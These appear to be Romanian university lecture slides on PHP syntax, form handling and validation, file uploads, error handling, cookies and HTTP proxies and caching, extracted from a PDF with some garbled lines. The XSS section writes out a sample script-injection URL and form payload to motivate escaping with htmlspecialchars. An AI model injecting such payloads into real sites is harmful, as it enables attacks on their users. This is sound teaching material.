- NU există o modalitate de a declara o variabilă, în schimb aceasta este creată în momentul primei utilizări
- Toate variabilele încep cu simbolul \$
- Numele de variabilă sunt case-sensitive



## 2.3. Sintaxa PHP

### Tipuri de variabile

- **Locale** – accesibile doar în funcția în care au fost create
- **Globale** – accesibile doar în exteriorul funcțiilor
- **Static** – variabilă locală care nu este ștearsă la ieșirea din funcție
- Accesarea unei variabile globale într-o funcție:
  - `global $nume_var;`
  - `$GLOBALS['nume_var']` sau  
`$GLOBALS["nume_var"]`



## 2.3. Sintaxa PHP

### Constante

- Sunt globale
- Nu își modifică valoarea
- `define(`*nume*`,` *valoare*`,` *caseInsensitive*`);`



## 2.3. Sintaxa PHP

```
<?php
    define("UNU", 1, true); // constantă
    $x = 10;               // var globală
    $y = 20;               // var globală
    function f() {          // definirea funcției f
        static $w = 1;      // var statică
        $z = 30;             // var locală
        $z = $z + $w;
        global $y;           // accesarea unei var globale
        $y = $y + $GLOBALS['x'];
        $w = $y + $z + unu;
        echo "<p>ok: $y, $z, $w - eroare: $x</p>";
    }
    f(); f(); f(); // apelarea de 3 ori a funcției f
    // aici nu se pot accesa $w și $z
    echo "<p>Var x inafara functiei: $x</p>";
?>
```



## 2.3. Sintaxa PHP

### Tipuri de dată

- String – între apostrofuri sau ghilimele
- Integer – 4 octeți
- Float – maxim 1.8e308, 14 zecimale
- Boolean – true sau false
- Array – `$fructe = array("mere", "pere", "zmeura");`
- Object – instanță a unei clase
- NULL
- Resource



## 2.3. Sintaxa PHP

### Afișarea

- Instrucțiunea echo
  - Nu returnează nimic
  - Acceptă mai mulți parametri
  - echo *val1, val2, val3;*
- Instrucțiunea print
  - Returnează 1
  - Are un singur parametru
  - print *val;*
- Instrucțiunea echo este mai rapidă



## 2.3. Sintaxa PHP

### Functii

- `vardump ($nume_var)` – returnează tipul și valoarea variabilei
- `isset ($nume_var)` – determină dacă o variabilă este setată și nu este null
- `empty ($nume_var)` – determină dacă o variabilă este un sir vid, false, array(), null, 0 sau nesetată
- `is_null ($nume_var)` – returnează true doar daca variabila este null



## 2.3. Sintaxa PHP

### Şiruri de caractere - String

Specificarea unui şir de caractere:

- Între apostrofuri
  - e.g., 'un sir \$x' va rezulta şirul: un sir \$x
- Între ghilimele - şirul este interpretat
  - e.g., "un sir \$x" va rezulta şirul: un sir 0
- Sintaxa heredoc (după <<< id-ul poate fi între ghilimele)
- Sintaxa nowdoc (după <<< id-ul este între apostrofuri)
  - <<<*IDENTIF*  
*mai\_multe\_liniile*  
*IDENTIF*;



## 2.3. Sintaxa PHP

### Funcții pentru manipularea sirurilor de caractere

- `strlen(șir)` – lungimea sirului
- `str_word_count(șir)` – numărul de cuvinte
- `strpos(șir, sirDeCautat)` – poziția unui sir în alt sir
- `substr(șir, start, lungime)` – subșir
- `htmlspecialchars(șir, ...)` – face conversia unui sir care conține caracterele predefinite & ' " < > la un și cu entități HTML (&amp; &quot; &#39; &lt; &gt;)
- `preg_match(pattern, sir)` – expresii regulate
- `strtok(șir, token)` – împarte sirul în subșiruri delimitate de token



## 2.3. Sintaxa PHP

**Operatori - între paranteze este pusă precedența**

- Operatori de grupare (0)
  - () – controlarea precedenței
- Operatori de acces (1)
  - [] – accesarea elementelor unui array
  - new, clone
- Operatorul de ridicare la putere (2)
  - \*\* – exponențierea: \$a \*\* \$b



## 2.3. Sintaxa PHP

### Operatori

- Operatori postfixați și prefixați (3)
  - `$a++`, `$a--` – incrementare și decrementare
  - `++$a`, `--$a` – incrementare și decrementare
- Operatorul `instanceof` (4)
  - `instanceof` – testează dacă un obiect este instanță a unei clase
- Operatori unari (*operator expresie*) (5)
  - `+`, `-`, `~`, `!`



## 2.3. Sintaxa PHP

### Operatori

- Operatori aritmetici (6 și 7)
  - \*, /, %      +, -, .      (*op . concatenează string-uri*)
- Operatori binari de shift-are (8)
  - <<, >>
- Operatori relaționali (9)
  - <, >, <=, >=



## 2.3. Sintaxa PHP

### Operatori

- Operatori de egalitate (10)
  - ==, !=, <> – convertește operanții dacă nu sunt de același tip și apoi aplică comparația strictă
  - ===, !== – compară operanții fără conversia de tip
- Operatori binari (11, 12, 13)
  - &, ^, |
- Operatori logici (14, 15)
  - &&, ||



## 2.3. Sintaxa PHP

- Operatorul condițional (ternar) (16)
  - *(condiție)?dacă\_este\_adevărată:dacă\_este\_falsă*
- Operatori de atribuire (17)
  - = += -= \*= \*\*= /= .= %= &= |= ^= <<= >>= =>
- Operatori logici (18, 19, 20)
  - and, xor, or
- Operatorul virgulă (21)
  - , - permite evaluarea mai multor expresii și returnează rezultatul dat de ultima expresie



## 2.3. Sintaxa PHP

### Instrucțiuni

- Instrucțiunile (cuvintele cheie) următoare se comportă la fel ca în limbajele C/C++
  - if, else, switch, case, break
  - for, while, do... while
- Instrucțiunea elseif – în loc de else if
- Instrucțiunea foreach (\$vector as \$elem) { }

```
$fructe = array("mere", "pere", "zmeura");
foreach ($fructe as $f) {
    echo "$f <br>";
}
```



## 2.3. Sintaxa PHP

### Funcții

- Similar cu funcțiile din JavaScript
- Funcțiile pot avea parametrii implicați
- Numele de funcții NU sunt case-sensitive



## 2.3. Sintaxa PHP

### Vectori - array()

- Vectori indexati

```
$fructe = array("mere", "pere", "zmeura");  
$fructe[0] = "capsuni";  
count($fructe); // 3
```

- Vectori multidimensionali

```
$fructe = array(  
    array("mere", 3),  
    array("pere", 2),  
    array("zmeura", 15)  
);
```



## 2.3. Sintaxa PHP

### Vectori - array()

- Vectori asociativi

```
$varste = array (
    "Ion" => "25", "Maria" => "23"
);

$varste ['Ion'] = "35";

foreach ( $varste as $cheie => $valoare ) {
    echo "cheie=" . $cheie .
        ", valoare=" . $valoare;
    echo "<br>";
}
```



## 2.3. Sintaxa PHP

### **Funcții de sortare a unui vector**

- `sort()` – sortare crescătoare
- `rsort()` – sortare descrescătoare

Sortarea vectorilor asociativi:

- `asort()` – sortare crescătoare după valoare
- `ksort()` – sortare crescătoare după cheie
- `arsort()` – sortare descrescătoare după valoare
- `krsort()` – sortare descrescătoare după cheie

Nu se creează un vector nou sortat



## 2.3. Sintaxa PHP

### Variabile globale - Superglobals

Sunt vectori asociativi

- **\$GLOBALS** – accesarea variabilelor globale de oriunde
- **\$\_SERVER** – informații referitoare la header-e HTTP, căi și locații (e.g., `$_SERVER['REMOTE_ADDR']`)
- **\$\_ENV** – variabile de mediu
- **\$\_COOKIE** – cookie-uri HTTP
- **\$\_SESSION** – variabile de sesiune



## 2.3. Sintaxa PHP

### Variabile globale - Superglobals

- **`$_POST`** – accesarea datelor trimise prin metoda POST în urma completării unui formular HTML
- **`$_GET`** – similar cu `$_POST`, doar că este folosită metoda GET
- **`$_FILES`** – care conține fișiere uploadate prin metoda POST
- **`$_REQUEST`** – conține informațiile din `$_POST`, `$_GET`, `$_COOKIE`



## 2.4. Fișiere în PHP

### Includerea conținutului unui fișier PHP în alt fișier PHP

- include '*numeFișier*';
- require '*numeFișier*';
- Dacă fișierul nu există, instrucțiunea `include` va da un warning și scriptul va continua, iar instrucțiunea `require` va genera eroare și scriptul își va opri execuția
- Similar cu `#include` din C/C++



## 2.4. Fișiere în PHP

### Inserarea întregului conținut al unui fișier într-un fișier PHP

- `readfile ("numeFișier") ;`
- Similar cu instrucțiunile `include` și `require`, cu observația că nu este parsat (interpretat la server) conținutul fișierului inserat



## 2.4. Fișiere în PHP

### Inserarea conținutului unui fișier într-un fișier PHP

- `fopen ("numeFișier", "mod") ;`
  - Returnează un obiect care reprezintă resursa
  - Moduri: r, w, a, x, r+, w+, a+, x+
- `fclose (var) ;`
- `fgets (var) ; // linie de text`
- `fgetc (var) ; // caracter`
- `feof (var) ; // sfârșitul fișierului`
- `fwrite (var, sir) ;`



## 2.4. Fișiere în PHP

### Încărcarea unui fișier la server dintr-un formular HTML

- În fișierul php.ini, trebuie activată directiva:
  - file\_uploads = On
- Alte directive:
  - upload\_max\_filesize, upload\_tmp\_dir, post\_max\_size, max\_input\_time



## 2.4. Fișiere în PHP

### Încărcarea unui fișier la server dintr-un formular HTML

- Tag-ul form trebuie să aibă atributele:
  - <form action="upload.php" method="post" enctype="multipart/form-data">
- Pentru a selecta fișierul de încărcat:
  - <input type="file" name="unFisier" id="unFisier">



## 2.4. Fișiere în PHP

### Încărcarea unui fișier la server dintr-un formular

- Variabila globală `$_FILES` – vector asociativ
- `$_FILES['unFisier']['cheie']`
- Cheia poate fi:
  - name – numele fișierului de la client
  - type – tip MIME (e.g., image/gif)
  - size – dimensiunea fișierului (în octeți)
  - tmp\_name – numele temporar al fișierului de la server (unde este stocat temporar)
  - error – codul de eroare
    - `UPLOAD_ERR_OK`, `UPLOAD_ERR_INI_SIZE`,  
`UPLOAD_ERR_NO_FILE`, `UPLOAD_ERR_CANT_WRITE`, ...



## 2.4. Fișiere în PHP

### Încărcarea unui fișier la server dintr-un formular

- Informații despre o cale
  - `pathinfo(cale, opțiuni);`
  - Op: `PATHINFO_DIRNAME`, `PATHINFO_BASENAME`,  
`PATHINFO_EXTENSION`, `PATHINFO_FILENAME`
- Numele părții de final dintr-o cale
  - `basename(cale, sufix);`



## 2.4. Fișiere în PHP

### Încărcarea unui fișier la server dintr-un formular

- Verificarea dacă un fișier există la server
  - `file_exists(cale);`
- Mutarea unui fișier încărcat la o nouă locație
  - `move_uploaded_file(fisier, destinație);`



## 2.4. Fișiere în PHP

### Încărcarea unui fișier la server dintr-un formular HTML prin metoda PUT

- Se citește de la intrarea standard (stdin)

```
<?php  
    $fin = fopen("php://input", "r");  
    $fout = fopen("f.out", "w");  
    while ($data = fread($fin, 1024))  
        fwrite($fout, $data);  
    fclose($fout);  
    fclose($fin);  
?>
```



# 3. Cookie

## Cookie

- Informație trimisă de serverul web către client (browser) care este stocată de client și trimisă la server când utilizatorul accesează site-ul respectiv
- Fiecare cookie are un timp de expirare dat în secunde (e.g., time()+86400)
- Dacă timpul de expirare este omis sau este 0, cookie-ul va expira la sfârșitul sesiunii (închiderea browser-ului)



# 3. Cookie

## Utilizare

- Managementul sesiunilor
- Personalizarea site-ului
- Tracking – urmărirea comportamentului utilizatorului pe un anumit site



# 3. Cookie

## Creare și utilizarea

- Răspunsul primit de la serverul web conține header-ul: Set-Cookie
- Cererile următoare către serverul web respectiv vor conține header-ul: Cookie

## Exemplu:

- Server -> Client
  - Set-Cookie: SID=31d4d96e407aad43
- Client -> Server
  - Cookie: SID=31d4d96e407aad43



# 3. Cookie

## Sintaxa Cookie

Cookie: nume=valoare [ ; nume2=val2 [...] ]

## Exemplu

Cookie: UID=6fb0703e-81.196.26.146-  
1367091656; UIDR=1398630478



## 3. Cookie

### **Proprietatea cookie din DOM (JavaScript)**

- `document.cookie`
- Permite setarea unor cookie-uri prin specificarea unui sir de caractere cu sintaxa de la header-ul `Set-Cookie`
- Returneaza un sir de caractere care reprezinta cookie-urile din documentul curent avand sintaxa de la header-ul `Cookie`
- Pentru a sterge un cookie trebuie setata o data de expirare din trecut



# 3. Cookie

## Cookie-uri cu PHP

- Crearea, modificarea și ștergerea unui cookie se fac cu ajutorul funcției `setcookie`


`setcookie (nume, valoare, datăExpirare,  
cale, domeniu, secure, httponly) ;`

- Cookie-urile se pot obține cu ajutorul variabilei globale `$_COOKIE [nume]`



# Bibliografie

- <http://www.w3schools.com/php/default.asp>
- <http://httpd.apache.org/>
- <http://php.net/>
- <http://php.net/manual/en/>
- <http://php.net/manual/en/features.file-upload.php>
- <http://php.net/manual/en/features.file-upload.errors.php>
- <http://computer.howstuffworks.com/cookie.htm>
- <http://www.nczonline.net/blog/2009/05/05/http-cookies-explained/>
- [http://www.w3schools.com/js/js\\_cookies.asp](http://www.w3schools.com/js/js_cookies.asp)



# Tehnologii Internet

## CURSUL 10 – SERVERUL WEB (2)

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Limbajul PHP (continuare)
2. Protocolul HTTP (continuare)



# 1. Limbajul PHP

1.1. Formulare PHP (continuare)

1.2. Fișiere în PHP

1.3. Tratarea erorilor în PHP



# 1.1. Formulare PHP

- Exemplu de cod/pagina PHP

La server	La client
<pre>&lt;!DOCTYPE html&gt; &lt;html&gt; &lt;body&gt;     &lt;h1&gt;         Tehnologii internet     &lt;/h1&gt;     &lt;?php         echo '&lt;p&gt;Hello World!&lt;/p&gt;';     ?&gt; &lt;/body&gt; &lt;/html&gt;</pre>	<pre>&lt;!DOCTYPE html&gt; &lt;html&gt; &lt;body&gt;     &lt;h1&gt;         Tehnologii internet     &lt;/h1&gt;     &lt;p&gt;Hello World!&lt;/p&gt; &lt;/body&gt; &lt;/html&gt;</pre>



## 1.1. Formulare PHP

- `$_GET` vs. `$_POST`
- Validarea datelor
- Afişarea unor mesaje de eroare dacă datele nu sunt valide
- Folosirea aceleiaşi pagini PHP pentru afişarea unui formular şi pentru procesarea acestuia



# 1.1. Formulare PHP

## GET vs. POST

GET /form.php?nume=Ion&prenume=Pop HTTP/1.1  
Host: aatuiasi.appspot.com

POST /form.php HTTP/1.1  
Host: aatuiasi.appspot.com  
**nume=Ion&prenume=Pop**



# 1.1. Formulare PHP

## GET vs. POST

### Cererile GET

- Folosite pentru a lua date de la server
- Pot fi adăugate în cache și ca bookmark-uri
- Rămân în istoricul browser-elor
- Sunt mai puțin sigure
- Au o limitare dată de numărul maxim de caractere dintr-un URL (aprox. 2048)
- Sunt mai eficiente d.p.d.v. AJAX: prin POST se trimit două cereri (una cu header-e și alta cu datele)



# 1.1. Formulare PHP

## GET vs. POST

### Cererile POST

- Folosite pentru a modifica date la server
- Folosite când se dorește trimiterea unui volum mare de date (URL-ul este limitat la aprox. 2048) sau când se trimit date private (e.g., parole)
- Pot fi trimise date binare (la GET sunt permise doar caractere ASCII)
- Sunt mai sigure deoarece parametrii nu sunt stocați în istoricul browser-elor sau în cache



# 1.1. Formulare PHP

- Folosirea aceleiași pagini PHP pentru afișarea unui formular și pentru procesarea acestuia

```
<form method="post" action="php echo<br/$_SERVER[ "PHP_SELF" ] ; ?>">
```



# 1.1. Formulare PHP

## Validarea datelor

- Afişarea unor mesaje de eroare dacă datele nu sunt valide
- Validare la client și/sau validare la server
- Exemple de validări:
  - Numele și prenumele conțin doar litere, spații și –
  - Adresă de email validă (@ .)
  - Sex: masculin / feminin
- Câmpuri obligatorii
- Dacă avem butoane radio, trebuie validare? Unde?



# 1.1. Formulare PHP

## Securitatea - Cross Site Scripting (XSS)

- XSS – vulnerabilitate de securitate în aplicațiile web
- Permite atacatorilor să injecteze scripturi client-side în paginile web vizualizate de alți utilizatori
- [http://www.example.com/test\\_form.php/%22%3E%3Cscript%3Ealert\('hacked'\)%3C/script%3E](http://www.example.com/test_form.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E)
- ```
<form method="post"
      action="test_form.php/">
<script>alert ('hacked')</script>
```



# 1.1. Formulare PHP

## Validarea datelor folosind PHP

- Convertirea caracterelor speciale (&, ', ", <, >)
- <form method="post" action="<?php echo  
htmlspecialchars(\$\_SERVER["PHP\_SELF"]);?  
?>">
- <form method="post"  
action="test\_form.php/"><scr  
ipt>alert('hacked')</script>">



# 1.1. Formulare PHP

## Validarea datelor folosind PHP

- Definirea unei funcții care să scoată elementele ce pot duce la vulnerabilități din punctul de vedere al securității:

```
function test_input($data) {  
    $data = trim($data);  
    $data = stripslashes($data);  
    $data = htmlspecialchars($data);  
    return $data;  
}
```



# 1.1. Formulare PHP

## Validarea datelor folosind PHP

- Validarea la server

```
if (empty($_POST["nume"])) {  
    $eroare = "Numele trebuie completat";  
} else {  
    $nume = test_input($_POST["nume"]);  
}
```

- Afisarea mesajelor de eroare

```
<span class="eroare"><?php echo $eroare;  
?></span>
```



# 1.1. Formulare PHP

## Validarea datelor folosind PHP

- Validarea la server
  - `preg_match(pattern, sir)` - expresii regulate
  - `filter_var(sir, filtru, optiuni)` - validează sirul de caractere în funcție de filtru și de opțiuni
- Exemple de filtre folosite de funcția `filter_var`
  - `FILTER_VALIDATE_EMAIL`
  - `FILTER_SANITIZE_EMAIL`
  - `FILTER_VALIDATE_INT` – min, max
  - `FILTER_VALIDATE_REGEXP` – regexp
  - `FILTER_VALIDATE_URL`



# 1.1. Formulare PHP

## Interpretarea ca vector în PHP a datelor primite de la un formular HTML

```
<input name="unVector[]" />  
<input name="unVector[]" />  
<input name="unVector[nume]" />  
<input name="unVector[email]" />
```

- Variabila `$_GET['unVector']` va fi un vector cu cheile: 0, 1, 'nume' și 'email'
- Dacă tag-ul select permite selecția multiplă, atunci neapărat trebuie specificat numele astfel:

```
<select name="optiune[]" multiple="yes">
```



# 1.3. Tratarea erorilor în PHP

## Terminarea scriptului

- die(mesaj) ;
- exit(mesaj) ;
- Este afișat un mesaj și apoi scriptul este terminat
- Exemplu
  - \$f = fopen("f.txt", "w") or die("eroare la deschidere");



# 1.3. Tratarea erorilor în PHP

## Crearea unei funcții care să trateze eroarea

- *functieDeEroare(nivel, mesaj, fișier, linie, context)*
- Primii doi parametri sunt obligatorii
- Nivel:

Valoare	Constantă
2	E_WARNING
8	E_NOTICE
256	E_USER_ERROR
512	E_USER_WARNING
1024	E_USER_NOTICE
4096	E_RECOVERABLE_ERROR
8191	E_ALL



# 1.3. Tratarea erorilor în PHP

## Specificarea funcției care să trateze eroarea

- `set_error_handler("functieDeEroare", nivel);`
- Parametrul nivel este optional

```
<?php
function functieDeEroare($errno, $errstr) {
    echo "<b>Eroare:</b> [$errno] $errstr";
}
set_error_handler("functieDeEroare");
echo ($test);
?>
//Eroare: [8] Undefined variable: test
```



# 1.3. Tratarea erorilor în PHP

## Declanșarea unei erori

- trigger\_error(*mesaj*, *nivel*);
- Parametrul nivel este optional

```
<?php  
set_error_handler("functieDeEroare");  
$test=3;  
if ($test>1)  
    trigger_error("test > 1",  
        E_USER_WARNING);  
?  
//Eroare: [512] test > 1
```



# 1.3. Tratarea erorilor în PHP

## Logarea unei erori

- `error_log(mesaj, tip_mesaj, destinație, extra_headere);`
- Permite logarea unei erori folosind sistemul de logare PHP sau trimiterea pe mail a erorii respective



# 1.3. Tratarea erorilor în PHP

## Excepții

- Instrucțiunile `try`, `throw`, `catch`
- Exact ca în limbajul Java
- Mai multe detalii la cursul referitor la PHP-OO



## 2. Protocolul HTTP

2.1. Cererea și răspunsul HTTP

2.2. Proxy

2.3. Gateway

2.4. Tunel

2.5. Cache

2.6. Cookie

2.7. Sesiune


2.8. Cookie vs. Sesiune



## 2.1. Cererea și răspunsul HTTP

### Cerere – Răspuns (Request – Response)

- Un mesaj HTTP (cerere sau răspuns) trebuie să aibă următoarea formă:





## 2.2. Proxy

- Aplicație intermediară care este în același timp server și client cu rolul de a răspunde cererilor altor clienți
- În Request-Line valoarea pentru request-URI este adresa completă





## 2.2. Proxy

### Header-e HTTP specifice cererii trimise către un proxy

- *Proxy-Authorization*
  - e.g., Proxy-Authorization: Basic dXNIcjpwYXJvbGE=
- *X-Forwarded-For, X-Forwarded-Host, X-Forwarded-Proto* - adresa, domeniul, respectiv, protocolul clientului initial care a facut cererea
- *Max-Forwards* - numarul maxim de noduri (proxy sau gateway) prin care poate sa treaca cererea
- *Via* – proxy-urile prin care a trecut cererea



## 2.2. Proxy

**Header-e HTTP specifice răspunsului primit de la un proxy**

- *Proxy-Authenticate*
  - e.g., Proxy-Authenticate: Basic
- *Via* - proxy-urile prin care a trecut răspunsul



## 2.2. Proxy

- Dacă un proxy necesită autentificare, atunci răspunsul este forma:
  - 407 Proxy Authentication Required
- Header-ele *Proxy-Authorization* (cerere) și *Proxy-Authenticate* (răspuns) sunt header-e single-hop (nu sunt transmise mai departe)
- Header-ele *Authorization* (cerere) și *WWW-Authenticate* (răspuns) sunt header-e end-to-end (sunt transmise nemodificate prin serverele intermediare)



## 2.2. Proxy

### Tipuri de proxy

- *Transparent* – cererea și răspunsul nu sunt modificate (cu excepția elementelor necesare autentificării și identificării serverului proxy)
- *Non-transparent* – cererea și/sau răspunsul sunt modificate



## 2.2. Proxy

- Header-e HTTP care pot fi modificate de proxy

User-Agent	Accept-Encoding	Via
Accept	Accept-Language	
Accept-Charset	X-Forwarded-For	

- Dacă o cerere conține header-ul

Cache-Control: no-transform

serverul proxy nu trebuie să modifice cererea  
(proxy transparent)



## 2.2. Proxy

### Utilitatea serverelor proxy

- Securitate (scanarea conținutului împotriva malware-ului)
- Anonimitate
- Traducerea răspunsului
- Logare
- Autentificare
- Caching
- Filtrarea conținutului (e.g, control parental)
- Accesarea unor adrese care, în mod normal, sunt blocate sau filtrate




## 2.3. Gateway

### Gateway

- Server care este un intermediar pentru alte servere
- Clientul care face cererea, de obicei, nu știe că trimite cererea la un gateway sau la un server web
- Spre deosebire de un proxy, destinatarul cererii este gateway-ul



## 2.3. Gateway





## 2.4. Tunel

### Tunel

- Program intermediar care face legătura dintre două conexiuni
- Datele sunt transferate între cele două conexiuni fără a fi modificate sau monitorizate de tunel
- Tunelul există doar atât timp cât ambele conexiuni sunt active



## 2.5. Cache

### Cache

Mecanism de stocare temporară a resurselor web

- Avantaje:
  - Reducerea traficului pe rețea
  - Reducerea încărcării serverului
  - Reducerea timpului de răspuns la cererea clientului
- Metode:
  - Eliminarea trimiterii unor cereri la server
  - Trimiterea de către server a unor răspunsuri "mai scurte"



## 2.5. Cache

- O entitate din cache este considerată validă dacă entitatea nu a fost modificată după ce a fost stocată în cache
- Header-e utilizate de mecanismul de cache
  - Cache-control (la client și la server)
  - (1) Last-Modified (la client și la server)
  - (1) ETag (la server)
  - If-Match, If-None-Match, If-Range (la client )
  - If-Modified-Since (la client)
  - If-Not-Modified-Since (la client)
  - Warning



## 2.5. Cache

### **Modalități de control al unui cache**

1. Restricții cu privire la ce răspunsuri pot fi considerate pentru a fi stocate în cache
2. Restricții cu privire la ce poate fi efectiv stocat într-un cache
3. Specificarea unui mecanism de expirare a cache-ului
4. Controlarea revalidării și reîncărcării cache-ului
5. Controlarea posibilității de a modifica răspunsul înainte de a fi stocat în cache
6. Extinderea sistemului cache



## 2.5. Cache

### Header-ul Cache-Control

Cerere (client - user-agent)	Răspuns (server)
------------------------------	------------------

(4) no-cache	(1) public
(2) no-store	(1) private
(3) max-age = <i>secunde</i>	(1) no-cache
(3) max-stale [= <i>secunde</i> ]	(2) no-store
(3) min-fresh = <i>secunde</i>	(5) no-transform
(5) no-transform	(4) must-revalidate
(4) only-if-cached	(4) proxy-revalidate
(6) cache-extension	(3) max-age = <i>secunde</i>
	(3) s-max-age = <i>secunde</i>
	(6) cache-extension



## 2.6. Cookie

### Cookie

- Informație trimisă de serverul web către client (browser) care este stocată de client și trimisă la server când utilizatorul accesează site-ul respectiv
- Fiecare cookie are un timp de expirare dat în secunde (e.g., time()+86400)
- Dacă timpul de expirare este omis sau este 0, cookie-ul va expira la sfârșitul sesiunii (închiderea browser-ului)



## 2.6. Cookie

### Utilizare

- Managementul sesiunilor
- Personalizarea site-ului
- Tracking – urmărirea comportamentului utilizatorului pe un anumit site



## 2.6. Cookie

### Creare și utilizarea

- Răspunsul primit de la serverul web conține header-ul: Set-Cookie
- Cererile următoare către serverul web respectiv vor conține header-ul: Cookie

### Exemplu:

- Server -> Client
  - Set-Cookie: SID=31d4d96e407aad43
- Client -> Server
  - Cookie: SID=31d4d96e407aad43



## 2.6. Cookie

### Sintaxa Set-Cookie

Set-Cookie: *nume=valoare* [ ; Expires=*dată*]  
[ ; Max-Age=*nrSecunde*] [ ; Domain=*domeniu*]  
[ ; Path=*cale*] [ ; Secure] [ ; HttpOnly]

### Exemplu

Set-Cookie: CP3=1; expires=Sat, 10-Jan-2015 02:38:04 GMT; path=/;  
domain=.scorecardresearch.com



## 2.6. Cookie

### Sintaxa Cookie

Cookie: nume=valoare [ ; nume2=val2 [...] ]

### Exemplu

Cookie: UID=6fb0703e-81.196.26.146-  
1367091656; UIDR=1398630478



## 2.6. Cookie

### **Header-ele DNT și TSV**

- Interzicerea colectării datelor referitoare la un utilizator
- Draft W3C

**DNT (Do Not Track)** - header specific cererii

- Poate avea două valori: 1 și 0

**TSV (Tracking Status Value)** - header specific răspunsului

- Valoarea este o literă



## 2.6. Cookie

### Alternative la utilizarea cookie-urilor

